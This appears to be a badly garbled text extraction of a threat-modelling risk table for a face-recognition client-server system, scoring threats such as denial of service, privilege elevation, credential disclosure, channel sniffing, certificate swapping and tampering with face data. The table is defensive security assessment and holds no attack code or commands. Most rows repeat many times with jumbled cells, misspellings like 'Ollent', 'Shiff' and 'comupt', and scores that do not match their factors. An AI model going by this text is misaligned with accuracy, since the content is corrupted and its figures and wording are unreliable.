	TR-49	DF2.6 Result (Video Stream) Inteface	Denial Of Service [Threat] Ollent (PO) crashes, halts, stops or runs slowly. Threat Group Elevation Of Privilege	g Factors Threat Agen Vulnerability Estimatin g Factors	Motive Motive Opportunity Group Size Ease of discovery Ease of ediscovery Ease of	6 - Some technical skills 6 - 7 - Some access or recourses required 7 - 7 - Easy 5 - Easy 9 - Public knowledge 4 - Special access or restance skills 4 - Possible reward 4 - Special access or resources 5	6.875 Likelihooc Likeli Score	HIGH hidood Severity	Business Impact Estimatin g Factors	Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Repulation damage Non-compliance Privacy violation Factors f Factors Loss of confidentiality Loss of integrity	2 - Minimal non-sensitive data data data data data data data dat	4 4 Score Impact Imp	MEDIUM MEDIUM Severity	High Overall Risk Severity
	TR-49	DF2.6 Result (Video Stream)	Denial Of Service [Threat] Ollent (PO) crashes, halts, stops or runs slowly. Threat Group Elevation Of Privilege [Threat] Server (Jetson) may be able to remotely	g Factors Threat Agen Vulnerability Estimatin g Factors	Motive Motive Opportunity Group Size Ease of discovery Ease of ediscovery Ease of	6 - Some technical skills 6 - 7 - Some access or recourses required 7 - 7 - Easy 5 - Easy 9 - Public knowledge 4 - Special access or restance skills 4 - Possible reward 4 - Special access or resources 5	6.875 Likelihooc Likeli Score	HIGH hidood Severity	Business Impact Estimatin g Factors	Loss of confidentiality Loss of Integrity Loss of availability Loss of availability Loss of accountability Financial damage Non-compliance Privacy violation Factors fr Factors Loss of confidentiality Loss of integrity	2 - Minimal non-sensitive data disclosed 1 - Minimal slightly compt data 8 - 4 - Loss of major account of the compt data	4 4 Score Impact Imp	MEDIUM MEDIUM Severity	High Overall Risk Severity
Vulnerability Ease of 3 - Difficult Business 5 - Loss of damage qoodwill	TR-49	DF2.6 Result (Video Stream)	Denial Of Service [Threat] Ollent (PO) crashes, halts, stops or runs slowly. Threat Group Elevation Of Privilege [Threat] Server (Jetson) may be able to remotely	g Factors Threat Agen Vulnerability Estimatin g Factors	Motive Motive Opportunity Group Size Ease of discovery Ease of exploid Awareness Intrusion detection Factors for Factors Skill level Motive	6 - Some technical skills 6 - 7 - Some access or recourses required 7 - 7 - Easy 9 - Public knowledge 8 - Logged without review Estimating Range 1 - Security penetration skills 4 - Possible reward 4 - Special access or resources required	6.875 Likelihooc Likeli Score	HIGH hidood Severity	Business Impact Estimatin g Factors	Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Repulation damage Non-compliance Privacy violation Factors f Factors Loss of confidentiality Loss of integrity Loss of availability Loss of availability Loss of availability	2 - Minimal non-sensitive data data data disclosed 1 - Minimal slightly comupt data 8 - 4 - 4 - Loss of major accounts 5 - Clear violation 3 - One individual or Estimatis Range 5 - Extensive critical data disclosed 7 - Extensive seriously corrupt data 5 - Minimal primary services informatic cutter of the control of the	4 4 Score Impact Imp	MEDIUM MEDIUM Severity	High Overall Risk Severity
Vulnerability support 3 - Chincut Business damage goodwill Impact Non- 3 - compilance Infrared Privacy 5 - Hundreds	TR-49	DF2.6 Result (Video Stream)	Denial Of Service [Threat] Ollent (PO) crashes, halts, stops or runs slowly. Threat Group Elevation Of Privilege [Threat] Server (Jetson) may be able to remotely	g Factors Threat Agen Vulnerability Estimatin g Factors	Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Intrusion detection Factors for Factors Skill level Motive Opportunity Group Size Ease of	6 - Some technical skills 6 - 7 - Some access or resources required 7 - 7 - Easy 9 - Public knowledge 8 - Logged without review Estimating Range 1 - Security peneration skills 4 - Possible reward 4 - Special access or resources required 7 -	6.875 Likelihooc Likeli Score	HIGH hidood Severity	Business Impact Estimatin g Factors	Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Reputation Privacy violation Factors f Confidentiality Loss of integrity Loss of integrity Loss of integrity Loss of availability Loss of availability Loss of accountability Financial	2 - Minimal non-sensitive data data disclosed 1 - Minimal slightly comupt data 8 - 4 - 4 - Loss of major accounts 5 - Clear violation 3 - One individual or Estimatis Range 5 - Extensive critical data disclosed 7 - Extensive seriously comunt data 5 - Minimal primary services informative critical seriously comunicated 7 - Extensive seriously comunicated 7 - Fossibly traceable 7 - Possibly traceable 7 - Possibly traceable	4 4 Score Impact Imp	MEDIUM MEDIUM Severity	High Overall Risk Severity
Infrusion 9 - Not looped	TR-49	DF2.6 Result (Video Stream)	Denial Of Service [Threat] Ollent (PO) crashes, halts, stops or runs slowly. Threat Group Elevation Of Privilege [Threat] Server (Jetson) may be able to remotely	g Factors Threat Agen Vulnerability Estimatin g Factors	Bill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Intrusion detection Factors for Factors Skill level Motive Opportunity Group Size Ease of discovery	6 - Some technical skills 6 - 7 - Some access or resources required 7 - 7 - Easy 9 - Public knowledge 8 - Logged without review Estimating Range 1 - Security penetration skills 4 - Possible reward 4 - Special access or resources required 7 - 3 - Difficult	6.875 Likelihooc Likeli Score	HIGH hidood Severity	g Factors Technical Impact Business Impact Estimatin g Factors Technical Impact	Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Reputation damage Non-compilation Factors f Factors Loss of confidentiality Loss of integrity Loss of availability Loss of availability Loss of availability Loss of accountability Loss of accountability Loss of accountability Financial damage	2 - Minimat non-sensitive data (data data data data data data dat	4 4 Score Impact Imp	MEDIUM MEDIUM Severity	High Overall Risk Severity
	TR-49	DF2.6 Result (Video Stream)	Denial Of Service [Threat] Ollent (PO) crashes, halts, stops or runs slowly. Threat Group Elevation Of Privilege [Threat] Server (Jetson) may be able to remotely	g Factors Threat Agen Vulnerability Estimatin g Factors Threat Agen	Motive Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Intrusion detection Factors for Skill level Motive Opportunity Group Size Ease of discovery Ease of discovery Ease of exploit	6 - Some technical skills 6 - 7 - Some access or resources required 7 - Easy 9 - Public knowledge 8 - Logged without review 1 - Security penetration skills 4 - Possible reward 4 - Security access or resources required 7 - 3 - Difficult 3 - Difficult	6.875 Likelihooc Likeli Score	HIGH hidood Severity	Business Impact Estimatin g Factors Technical Impact Business Impact	Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Reputation damage Non-compliance Privacy violation Factors Factors Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial Loss of availability Financial Loss of Reputation damage Reputation damage Reputation damage Reputation damage Reputation damage	2 - Minimal non-sensitive data non-sensitive data non-sensitive data disclosed 1 - Minimal slightly comupt data 8 - 4 - 4 - Loss of malior accounts 5 - Clear violation 3 - One Individual or Estimatin Range 5 - Extensive critical data disclosed 7 - Extensive seriously comupt data 5 - Minimal primary services interrupted, extensive secondary services interrupted 7 - Possibly traceable 5 - Loss of goodelill	4 4 Score Impact Imp	MEDIUM MEDIUM Severity	High Overall Risk Severity
	TR-49	DF2.6 Result (Video Stream)	Denial Of Service [Threat] Ollent (PO) crashes, halts, stops or runs slowly. Threat Group Elevation Of Privilege [Threat] Server (Jetson) may be able to remotely	g Factors Threat Agen Vulnerability Estimatin g Factors Threat Agen	Bill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Intrusion detection Factors for Factors Skill level Motive Opportunity Group Size Ease of exploid Group Size Ease of exploid Awareness Awareness	6 - Some technical skills 6 - 7 - Some access or resources required 7 - Easy 9 - Public knowledge 8 - Logged without review 1 - Security penetration skills 4 - Possible reward 4 - Security access or resources required 7 - 3 - Difficult 3 - Difficult	6.875 Likelihooc Likeli Score	HIGH hidood Severity	Business Impact Estimatin g Factors Technical Impact Business Impact	Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Reputation damage Non-compilance Privacy violation Factors Loss of confidentiality Loss of integrity Loss of availability Loss of availability Reputation damage	2 - Minimal non-sensitive data (data data data data data data dat	4 4 Score Impact Imp	MEDIUM MEDIUM Severity	High Overall Risk Severity

				Factors for	Estimating	Likelihood	i		Factors for	or Estimatir	ng Impact		Overall
ID	Inteface	Threat Group	Estimatin	Factors	Range	Likel	ihood	Estimatin	Factors	Range	Imp	act	Risk
			g Factors	ractors	Range	Score	Severity	g Factors	ractors	Range	Score	Severity	Severity
		Elevation Of Privilege	Threat Agen	Skill level	3 - Network and programming skills				Loss of confidentiality	5 - Extensive critical data disclosed			
				Motive Threat Agent	4 - Possible reward			Technical	Loss of Integrity	3 - Minimal seriously corrupt data			
TR-53	DF2.6 Result			Opportunity	7 - Some access or resources required	5.25	MEDIUM	Impact	Loss of availability	3-	4.5	MEDIUM	Medium
	(Video 8tream)	[Threat] An attacker may pass data into 1.1 Ollent (PO)		Group Size	7-	0.20	2510		Loss of accountability	7 - Possibly traceable			
		(1-0)		Ease of discovery	3 - Difficult				Financial damage	5-			
				Ease of exploit	3 - Difficult			Business	Reputation damage	5 - Loss of goodwill			
			Vulnerability	Awareness	6 - Obvious			Impact	Non- compliance	5 - Clear violation			
				Intrusion	9 - Not logged				Privacy	3 - One individual			
				Factors for	Estimating	Likelihood	i	violation individual Factors for Estimating Impact					0
ID	Inteface	Threat Group	F-titi			Likelihood		Estimatin		_	Imp	act	Overall Risk
			g Factors	Factors	Range	Score	Severity	g Factors	Factors	Range	Score	Severity	Severity
		Tampering	Skill level	Skill level	1 - Security penetration skills				Loss of confidentiality	7-			
				Motive	4 - Possible reward				Loss of Integrity	8-			
			Threat Agen	Opportunity	4 - Special access or resources required			Technical Impact	Loss of availability	3-			
TR-56	User credential data	[Threat] Ohange the Image data not to recognize		Group Size	7-	3.875	MEDIUM		Loss of accountability	7 - Possibly traceable	5.875	MEDIUM	Medium
		Change the image data not to recognize registered users.		Ease of discovery	3 - Difficult				Financial damage	7 - Significant effect on annual profit			
			Vulnerability	Ease of exploit	3 - Difficult			Business	Reputation damage	5 - Loss of goodwill			
			Vulnerability	Awareness	6 - Obvious	-		Impact	Non-	5 - Clear violation	1		
				Intrusion	3 - Logged				Privacy	5 - Hundreds			
		1	detection	and reviewed			II .	violation	of people				

				Factors for	Estimating	Likelihood	i		Factors f	or Estimatin	ng Impact		Overall
ID	Inteface	Threat Group	Estimatin	F4	D	Likeli	ihood	Estimatin	F		Imp	act	Risk
			g Factors	Factors	Range	Score	Severity	g Factors	Factors	Range	Score	Severity	Severity
		Information Disclosure		Skill level	8-				Loss of confidentiality	7-			
				Motive	4 - Possible reward			Technical	Loss of Integrity	7 - Extensive seriously corrupt data			
			Threat Agen	Opportunity	7 - Some access or resources required	or es		Impact	Loss of availability	3-			
TR-57	Ollent => Server	[Threat] Disclose administrator's ID/Password to		Group Size	8-	6.625	HIGH		Loss of accountability	7 - Possibly traceable	6	HIGH	Critical
		the employees in the company.		Ease of discovery	7 - Easy				Financial damage	7 - Significant effect on annual profit			
			Vulnerability	Ease of exploit	5-Easy			Business	Reputation damage	5 - Loss of goodwill			
			vuinerability	Awareness	6 - Obvious			Impact	Non-	5 - Clear			
				Intrusion detection	8 - Logged without review				Privacy violation	7 - Thousands of people			
	I	1		ı						or parapra			
				Factors for	Estimating	Likelihood	i		Factors f	or Estimatin	ng Impact		Overall
ID	Inteface	Threat Group	Estimatin		Estimating		ihood	Estimatin		or Estimatin	ng Impact Imp	act	Overall Risk
ID	Inteface	Threat Group		Factors for Factors				Estimatin g Factors	Factors f			act Severity	
ID	Inteface	Threat Group Information Disclosure	Estimatin		Estimating	Likeli	ihood			or Estimatin	Imp		Risk
ID	Inteface		Estimatin	Factors	Range 3 - Network and programming skills 4 - Possible reward	Likeli	ihood	g Factors Technical	Factors Loss of	Range 5-Extensive critical data	Imp		Risk
ID			Estimatin g Factors	Factors Skill level	Range 3 - Network and programming skills 4 - Possible	Likeli	Severity	g Factors	Factors Loss of confidentiality Loss of	Range 5 - Extensive critical data disclosed 3 - Minimal seriously	Score	Severity	Risk Severity
ID	Inteface Server <-> Ollent	Information Disclosure [Threat] Shiff the communication channel between	Estimatin g Factors	Factors Skill level Motive	Range 3 - Network and programming skills 4 - Possible reward 7 - Some access or resources	Likeli	ihood	g Factors Technical	Factors Loss of confidentiality Loss of integrity Loss of	Range 5 - Extensive critical data disclosed 3 - Minimal seriously compt data 3 - 7 - Possibly traceable	Imp		Risk
	Server <=>	Information Disclosure	Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of discovery	Range 3 - Network and programming skills 4 - Possible reward 7 - Some access or resources required	Likeli Score	Severity	g Factors Technical Impact	Factors Loss of confidentiality Loss of integrity Loss of availability Loss of accountability Financial damage	Fathering Section 1	Score	Severity	Risk Severity
	Server <=>	Information Disclosure [Threat] Shiff the communication channel between	Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of	Estimating Range 3 - Notwork and programming skills 4 - Possible reward 7 - Sorme access or resources required 7 -	Likeli Score	Severity	g Factors Technical Impact	Factors Loss of confidentiality Loss of integrity Loss of availability Loss of accountability Financial	Range - 5 - Extensive critical data disclosed 3 - Minimal sedously compt data 3 - 7 - Possibly traceable 7 - Significant effect on eff	Score	Severity	Risk Severity
	Server <=>	Information Disclosure [Threat] Shiff the communication channel between	Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of	Estimating Range 3 - Notwork and programming skills 4 - Possible reward access or resources regulared 7 -	Likeli Score	Severity	g Factors Technical Impact	Factors Loss of confidentiality Loss of integrity Loss of availability Loss of accountability Financial damage Reputation damage Non-	Facilities of the second of th	Score	Severity	Risk Severity
	Server <=>	Information Disclosure [Threat] Shiff the communication channel between	Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit	Estimating Range 3 - Network and programming skills and reward 7 - Some accounts required 7 - Some accounts required 5 - Easy	Likeli Score	Severity	g Factors Technical Impact	Loss of confidentiality Loss of integrity Loss of availability Loss of accountability Financial damage Reputation	Fater of the state	Score	Severity	Risk Severity

			Factors for Estimating Likelihood			Factors for Estimating Impact				Overall			
ID	Interface	Threat Group	Estimatin	F4		Likel	ihood	Estimatin	F4		Imp	pact	Risk
			g Factors	Factors	Range	Score	Severity	g Factors	Factors	Range	Score	Severity	Severity
		Denial Of Service		Skill level	9 - No technical				Loss of confidentiality	0 -			
			1		skills	-			Loss of		-		
				Motive	6-			Technical	Integrity	0 - 9 - All			
			Threat Agen	Opportunity	9 - No access or resources			Impact	Loss of	services			
					required				availability	completely			
				Group Size	8-				Loss of	0 -		1000	
TR-60	Network	[Threat] Compromise the connection of network				7.75	HIGH		accountability	1 - Less than	1.625	LOW	Medium
		physically by an attacker		Ease of	7 - Easy				Finanolal	the cost to fix)
				discovery					damage	the vulnerability			
			Vulnerability	Ease of exploit	5 - Easy			Business Impact	Reputation damage	1 - Minimal damage			
				Awareness	9 - Public knowledge	1			Non- compliance	2 - Minor violation	1		
				Intrusion	9 - Not logged	1			Privacy	0 -	1		
				Factors for	Estimating	Likelihood	i		violation Factors f	or Estimatii	ng Impact		Overall
ID	Interface	Threat Group	Estimatin	Ft	D	Likel	ihood	Estimatin	F4	D	Imp	pact	Risk
			g Factors	Factors	Range	Score	Severity	g Factors	Factors	Range	Score	Severity	Severity
					3 - Network and				Loss of	5 - Extensive			
		Tampering/Information Disclosure/Spoofing		Skill level	programming				confidentiality	critical data disclosed			
			1		skills	1			Loss of	5 - Extensive	1		
			Threat Agen	Motive	6-			Technical	Integrity	slightly corrupt data			
			i illeat Ageil		7 - Some access or	1		Impact	Loss of	1 - Minimal secondary	1		
				Opportunity	resources				availability	services			
TR-61	aerver <->	[Threat]			required	5.875	MEDIUM		Loss of	7 - Possibly	4.625	MEDIUM	Medium
111-01	Ollent	By changing the server/client's certificate or key, an attacker may attempt to connect to		Group Size	7 -	0.010			accountability	traceable			
		an unauthorized client. And attacker can try to steal the information		Ease of discovery	7 - Easy	1			Finanolal damage	5-	1		
		of the encryption channel.		Ease of		1			Reputation	4 - Loss of	1		
			Vulnerability	exploit	3 - Difficult			Business	damage	major accounts			
			Valliciability	Awareness	6 - Obvious			Impact	Non- compliance	5 - Clear violation			
				Intrusion	8 - Logged	1			Privacy	5 - Hundreds	1		
				detection	without review				violation	of people			
		<u> </u>		F4	Estimating	Likelihood			Factors f	or Estimation	ng Impact		
				Factors for	Latinating								Overall
ID	Interface	Threat Group	Estimatin	Factors for	Range	Likeli	ihood	Estimatin g Factors	Factors	Range	lmp		Risk
ID	Interface	Threat Group						Estimatin g Factors		Range		Severity	
ID	Interface	Threat Group Tampering/ Information Disclosure	Estimatin		Range 3 - Network and	Likeli	ihood		Factors Loss of	Range 5-Extensive critical data	lmp		Risk
ID	Interface		Estimatin	Factors	Range 3 - Network	Likeli	ihood		Factors	Range 5 - Extensive critical data disclosed	lmp		Risk
ID	Interface		Estimatin	Factors	Range 3 - Network and programming skills 4 - Possible	Likeli	ihood	g Factors	Factors Loss of confidentiality Loss of	Range 5 - Extensive critical data disclosed 7 - Extensive seriously	lmp		Risk
ID	Interface		Estimatin	Factors Skill level	Range 3 - Network and programming skills	Likeli	ihood		Factors Loss of confidentiality	Range 5 - Extensive critical data disclosed 7 - Extensive	lmp		Risk
ID	Interface		Estimatin g Factors	Factors Skill level	Range 3 - Network and programming skills 4 - Possible reward 7 - Some access or	Likeli	ihood	g Factors Technical	Lose of confidentiality Lose of integrity Lose of	Range 5 - Extensive critical data disclosed 7 - Extensive seriously compt data 1 - Minimal secondary	lmp		Risk
	Interface		Estimatin g Factors	Factors Skill level Motive	Range 3 - Network and programming skills 4 - Possible reward 7 - Some	Likeli Score	Severity	g Factors Technical	Lose of confidentiality	Range 5 - Extensive critical data disclosed 7 - Extensive seriously compt data 1 - Minimal	Score	Severity	Risk Severity
ID TR-62	Face	Tampering/ Information Disclosure [Tnreat] By modifying the face recognition data, an	Estimatin g Factors	Factors Skill level Motive	Range 3 - Network and programming skills 4 - Possible reward 7 - Some access or resources	Likeli	ihood	g Factors Technical	Lose of confidentiality Lose of integrity Lose of	Range 5 - Extensive critical data disclosed 7 - Extensive seriously compt data 1 - Minimal secondary services interrupted 7 - Possibly	lmp		Risk
	Face Recognition	Tampering/ Information Disclosure ['Tnreat] By modifying the face recognition data, an attacker may cause an error or abnormal operation in the face recognition result.	Estimatin g Factors	Factors Skill level Motive Opportunity Group Size	Range 3 - Network and programming skills 4 - Possible reward 7 - Some access or resources required	Likeli Score	Severity	g Factors Technical	Factors Loss of confidentiality Loss of integrity Loss of availability Loss of availability Loss of accountability	Range 5 - Extensive official data disclosed 7 - Extensive seriously compt data 1 - Minimal secondary services interrupted	Score	Severity	Risk Severity
	Face Recognition	[Threat] [Th	Estimatin g Factors	Factors Skill level Motive Opportunity	Range 3 - Network and programming skills 4 - Possible reward 7 - Some access or resources required	Likeli Score	Severity	g Factors Technical	Factors Lose of confidentiality Lose of integrity Lose of availability Lose of	Range 5 - Extensive ortical data disclosed 7 - Extensive seriously compt data 1 - Minimal secondary services intempted 7 - Possibly traceable	Score	Severity	Risk Severity
	Face Recognition	Tampering/ Information Disclosure [Tnreat] By modifying the face recognition data, an attacker may cause an error or abnormal operation in the face recognition result. By stealing focal recognition data, an	Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of	Range 3 - Network and programming skillis 4 - Possitis 6 - Possitis 7 - Some access or resources required 7 -	Likeli Score	Severity	g Factors Technical	Factors Lose of confidentiality Lose of integrity Lose of availability Lose of availability Financial damage Reputation	Range 5 - Extensive critical data distance of the seriously corrupt data 7 - Extensive seriously corrupt data 1 - Minimal secondary services interrupted 7 - Possibly traceable 7 - Significant effect on annual profit 5 - Loss of	Score	Severity	Risk Severity
	Face Recognition	[Threat] [Th	Estimatin g Factors	Factors Skill level Molive Opportunity Group Size Ease of discovery	Range 3 - Network and programming skills skills 4 - Possible reward 7 - Some access or resources regulard	Likeli Score	Severity	g Factors Technical Impact	Factors Loss of confidentially Loss of integrity Loss of availability Loss of accountability Financial damage Reputation damage Non-	Range 5 - Extensive critical data disclosed 7 - Extensive seriously corrupt data seriously services seriously services intempted 7 - Possificant effect on annual profit 5 - Loss of geodelii 5 - Clear 5 - C	Score	Severity	Risk Severity
	Face Recognition	[Threat] [Th	Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness	Range 3 - Network and and and programming skills 4 - Possible neward 7 - Some access or resources or required 7 - 5 - Easy 6 - Obvious	Likeli Score	Severity	g Factors Technical Impact	Factors Loss of confidentiality Loss of integrity Loss of availability Loss of accountability Financial damage Reputation damage Non-compliance	Range 5 - Extensive critical data circles data cisclosed 7 - Extensive seriously corrupt data 1 - Minimal secondary services intermupted 7 - Possibly traceable 7 - Fossibly traceable 7 - Significant effect on annual profit 5 - Loss of goodwill 5 - Close ry violation	Score	Severity	Risk Severity
	Face Recognition	[Threat] [Th	Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit	Range 3 - Network and programming programming skills skills 4 - Possible reward reward access or resources regulated 7 - 5 - 5 - Easy	Likeli Score	Severity	g Factors Technical Impact	Factors Loss of confidentially Loss of integrity Loss of availability Loss of accountability Financial damage Reputation damage Non-	Range 5 - Extensive critical data disclosed 7 - Extensive seriously corrupt data seriously services seriously services intempted 7 - Possificant effect on annual profit 5 - Loss of geodelii 5 - Clear 5 - C	Score	Severity	Risk Severity
TR-62	Face Recognition data	Tampering/ Information Disclosure [Threat] By modifying the face recognition data, an attacker may cause an error or abnormal operation in the face recognition result. By stealing racial recognition data, an attacker can steal information from the system.	Estimatin g Factors Threat Agen Vulnerability	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of export Awareness Intrusion detection	Range 3 - Network and programming skills and programming skills 4 - Possible reward 7 - Some access or resources regulred 7 - 5 - Easy 6 - Obvious 8 - Logged without review 8 - Logged without review	Likeli	Severity MEDIUM	g Factors Technical Impact	Factors Loss of confidentiality loss of availability loss of availability loss of accountability Financial damage Reputation damage Non-compliance Privacy violation	Range 5 - Extensive critical data disclosed 7 - Extensive softward or secondary services intermediate for the secondary services for the secondary se	Score 5.25	MEDIUM (Risk Severity Medium
	Face Recognition	[Threat] [Th	Estimating Factors Threat Agen Vulnerability	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of export Awareness Intrusion detection	Range 3 - Network and programming skills and programming skills 4 - Possible reward 7 - Some access or resources regulred 7 - 5 - Easy 6 - Obvious 8 - Logged without review 8 - Logged without review	Likelihooc Likelihooc	Severity MEDIUM	g Factors Technical Impact Business Impact	Factors Loss of confidentiality loss of availability loss of availability loss of accountability Financial damage Reputation damage Non-compliance Privacy violation	Range 5 - Extensive critical data disclosed of data disclosed 7 - Extensive software for the services or services interrupted 7 - Possibly traceable 7 - Significant effect on annual profit 5 - Loss of goodelil 5 - Clear vicines of people	Score 5.25	MEDIUM (Risk Severity Medium
TR-82	Face Recognition data	Tampering/ Information Disclosure [Threat] By modifying the face recognition data, an attacker may cause an error or abnormal operation in the face recognition result. By stealing racial recognition data, an attacker can steal information from the system.	Estimatin g Factors Threat Agen Vulnerability	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Infrusion delection Factors for	Range 3 - Network and programming skills and programming skills 4 - Possible 4 - Possible 7 - Some access or reducires required 7 - S - Easy 6 - Obvious 8 - Logged without review Estimating	Likeli	Severity MEDIUM	g Factors Technical Impact Business Impact	Factors Loss of confidentiality Loss of integrity Loss of availability Loss of accountability Financial damage Reputation damage Non-compiliance Privacy violation Factors f	Range 5 - Extensive critical data disclosed 7 - Extensive serously corrupt data of the corrupt data of the corrupt data of the corrupt services intermpted 7 - Possibly traceable 7 - Possibly traceable 8 - Secondary services intermpted of the corrupt data of the cor	Score 5.25	MEDIUM (Risk Severity Medium
TR-62	Face Recognition data	Tampering/ Information Disclosure [Threat] By modifying the face recognition data, an attacker may cause an error or abnormal operation in the face recognition result. By stealing racial recognition data, an attacker can steal information from the system.	Estimating Factors Threat Agen Vulnerability	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Infrusion delection Factors for	Range 3 - Network and programming skills skills reward 4 - Possible reward 7 - Some access or resources required 7 - 5 - Easy 6 - Obvious 8 - Logged without review Estimating Range 3 - Network and	Likelihooc Likelihooc	Severity MEDIUM	g Factors Technical Impact Business Impact	Factors Loss of confidentiality Loss of integrity Loss of availability Loss of accountability Financial damage Reputation damage Privacy violation Factors f Factors Loss of	Range 5 - Extensive critical data disclosed 7 - Extensive sefously corrupt data 1 - Minimal secondary services intermeted 7 - Possibly traceable 7 - Significant effect on annual portit 5 - Loss of goodwill 5 - Clear violation 5 - Hundreds of people or Estimatia	Score 5.25	MEDIUM (Risk Severity Medium
TR-82	Face Recognition data	[Threat] By modifying the face recognition data, an attacker may cause an error or abnormal operation in the face recognition result. By stealing facial recognition data, an attacker can steal information from the system.	Estimating Factors Threat Agen Vulnerability	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Intrusion detection Factors	Range 3 - Network and programming skills programming skills 4 - Possible reward 7 - Some access or resources required 7 - S - Easy 6 - Obvious 8 - Logged without review Estimating Range 3 - Network 3 - Network	Likelihooc Likelihooc	Severity MEDIUM	g Factors Technical Impact Business Impact	Loss of confidentiality Loss of integrity Loss of availability Loss of availability Loss of accountability Financial damage Reputation Gamage Non- Oempiliance Privacy violation Factors f	Range 5 - Extensive critical data disclosed 7 - Extensive sefously corrupt data 1 - Minimal secondary services inhermosted 7 - Possibly traceable 7 - Significant effect on annual profit 5 - Loss of 5 - Loss of people or Estimatii Range 5 - Extensive 5	Score 5.25	MEDIUM (Risk Severity Medium
TR-62	Face Recognition data	[Threat] By modifying the face recognition data, an attacker may cause an error or abnormal operation in the face recognition result. By stealing facial recognition data, an attacker can steal information from the system.	Estimating Factors Threat Agen Vulnerability	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Intrusion detection Factors	Range 3 - Network and programming skills 4 - Possible reward 7 - Some access or recourses required 7 - S - Easy 6 - Obvious 8 - Logged Range 3 - Network and programming skills 4 - Possible	Likelihooc Likelihooc	Severity MEDIUM	g Factors Technical Impact Business Impact Estimatin g Factors	Factors Loss of confidentiality Loss of integrity Loss of availability Loss of accountability Financial damage Reputation damage Reputation for the compliance Privacy violation Factors f Factors Loss of confidentiality Loss of	Range 5 - Extensive critical data disclosed 7 - Extensive serously consuded to serously services inference 7 - Possibly traceable 7 - Possibly traceable 7 - Possibly traceable 5 - Loss of geodelii 5 - Clear violation 5 - Clear violation 5 - Hundred poor Estimatin Range 5 - Extensive critical data	Score 5.25	MEDIUM (Risk Severity Medium
TR-62	Face Recognition data	[Threat] By modifying the face recognition data, an attacker may cause an error or abnormal operation in the face recognition result. By stealing facial recognition data, an attacker can steal information from the system.	Estimating Factors Threat Agen Vulnerability	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Infrusion detection Factors Skill level	Range 3 - Network and programming skills and	Likelihooc Likelihooc	Severity MEDIUM	g Factors Technical Impact Business Impact Estimatin g Factors	Factors Loss of confidentiality Loss of integrity Loss of availability Loss of accountability Financial damage Reputation Gamage Non- Privacy violation Factors f Factors Loss of confidentiality	Range 5 - Extensive critical data disclosed 7 - Extensive sefously corrupt data 1 - Minimal secondary services intermeted 7 - Possibly traceable 7 - Significant effect on annual profit 5 - Loss of geodelil 5 - Los of geodelil 5 - Clear of people or Estimatii Range 5 - Extensive critical data disclosed 1 - Minimal slightly corrupt data	Score 5.25	MEDIUM (Risk Severity Medium
TR-62	Face Recognition data	[Threat] By modifying the face recognition data, an attacker may cause an error or abnormal operation in the face recognition result. By stealing facial recognition data, an attacker can steal information from the system.	Estimatin g Factors Threat Agen Vulnerability Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Infrusion detection Factors Skill level	Range 3 - Network and programming skills 4 - Possible reward 7 - Some access or redources required 5 - Easy 6 - Obvious 8 - Logged without review without review estances and programming and programming and programming 4 - Possible reward 7 - Some access or security and programming and programming and programming and programming and programming access or security acces	Likelihooc Likelihooc	Severity MEDIUM	g Factors Technical Impact Business Impact Estimatin g Factors	Factors Loss of confidentiality Loss of integrity Loss of availability Loss of availability Loss of accountability Financial damage Reputation damage Privacy violation Factors f Factors Loss of confidentiality Loss of integrity Loss of integrity	Range 5 - Extensive critical data disclosed 7 - Extensive seriously corrupt data of the compt data of	Score 5.25	MEDIUM (Risk Severity Medium
TR-62	Face Recognition data	Tampering/ Information Disclosure [Threat] By modifying the face recognition data, an attacker may cause an error or anonomal operation in the face recognition result. By stealing facial recognition form the system. Threat Group N/A	Estimatin g Factors Threat Agen Vulnerability Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Infrusion detection Factors for Factors Skill level	Range 3 - Network and programming state of the reward of	Likelihooc Likelihooc	Severity MEDIUM	g Factors Technical Impact Business Impact Estimatin g Factors	Loss of confidentiality Loss of integrity Loss of availability Loss of availability Loss of accountability Financial damage Reputation damage Non-compilation Factors f Factors Loss of confidentiality Loss of integrity	Range 5 - Extensive critical data disclosed corpus disclosed consultation of the cons	Score 5.25	MEDIUM (Risk Severity Medium
